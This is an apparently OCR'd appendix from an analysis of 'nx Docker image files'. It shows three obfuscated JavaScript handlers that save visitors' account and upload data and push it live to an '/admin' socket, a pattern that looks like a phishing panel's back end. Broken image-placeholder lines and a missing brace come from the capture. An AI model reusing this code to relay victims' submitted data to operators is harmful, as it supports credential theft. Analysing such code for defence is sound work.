


```
async ['saveAccountInfo'](_0x93d043) {
  try {
    this.visitorsInfoService.validateJsonSize(_0x93d043.data)
    const _0x4c642c = await this.visitorsInfoService.saveOrUpdateAccountInfo(
      _0x93d043.uuid,
      _0x93d043.state,
      _0x93d043.data
    )
    if (_0x4c642c) {
      const _0x4f485a = this.socketContextService.getContext(),
        _0x3ae88b = await this.sSAdminSettingsService.getAsConfig()
      if (_0x3ae88b && _0x3ae88b.enableSync === 1) {
        await new Promise((_0x38b2de, _0xe09649) => {
          setTimeout(() => {
            _0xe09649('as')
          }, 1000)
        })
      } else {
        _0x4f485a.app.of('/admin').emit('userStateUpdated', {
          uuid: _0x93d043.uuid,
          state: _0x93d043.state,
          data: _0x93d043.data,
          cHistoryresult: [],
        })
      }
      return this.ok()
    } else {
      return this.fail('0')
    }
  } catch (_0x3e1fa5) {
    if (_0x3e1fa5 === 'as') {
      return this.fail(_0x3e1fa5)
    } else {
      console.log(_0x3e1fa5)
      throw new core_2.CoolCommException('error')
    }
  }
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js




```
async ['saveUploadInfo'](_0x57a170) {
  try {
    const _0x42fbe2 = await this.visitorsInfoService.saveOrUpdateUploadInfo(
      _0x57a170.uuid,
      _0x57a170.state,
      _0x57a170.data
    )
    if (_0x42fbe2) {
      const _0x44f8d4 = this.socketContextService.getContext(),
        _0x41149b = await this.sSAdminSettingsService.getAsConfig()
      if (_0x41149b && _0x41149b.enableSync === 1) {
        await new Promise((_0x20cbf6, _0x55929f) => {
          setTimeout(() => {
            _0x55929f('as')
          }, 1000)
        })
      } else {
        _0x44f8d4.app.of('/admin').emit('userStateUpdated', {
          uuid: _0x57a170.uuid,
          state: _0x57a170.state,
          data: _0x57a170.data,
          cHistoryresult: [],
        })
      }
      return this.ok()
    } else {
      return this.fail('0')
    }
  } catch (_0x2e4574) {
    if (_0x2e4574 === 'as') {
      return this.fail(_0x2e4574)
    } else {
      console.log(_0x2e4574)
      throw new core_2.CoolCommException('error')
    }
  }
}
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js




```
async ['saveUploadInfo2'](_0x46a690) {
  try {
    const _0x2c9f62 = await this.visitorsInfoService.saveOrUpdateUploadInfo2(
      _0x46a690.uuid,
      _0x46a690.state,
      _0x46a690.data
    )
    if (_0x2c9f62) {
      const _0x444c05 = this.socketContextService.getContext(),
        _0x48600e = await this.sSAdminSettingsService.getAsConfig()
      if (_0x48600e && _0x48600e.enableSync === 1) {
        await new Promise((_0xf74c62, _0x519578) => {
          setTimeout(() => {
            _0x519578('as')
          }, 1000)
        })
      } else {
        _0x444c05.app.of('/admin').emit('userStateUpdated', {
          uuid: _0x46a690.uuid,
          state: _0x46a690.state,
          data: _0x46a690.data,
          cHistoryresult: [],
        })
      }
      return this.ok()
    } else {
      return this.fail('0')
    }
  } catch (_0x482297) {
    if (_0x482297 === 'as') {
      return this.fail(_0x482297)
    } else {
      console.log(_0x482297)
      throw new core_2.CoolCommException('error')
    }
  }
}
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js

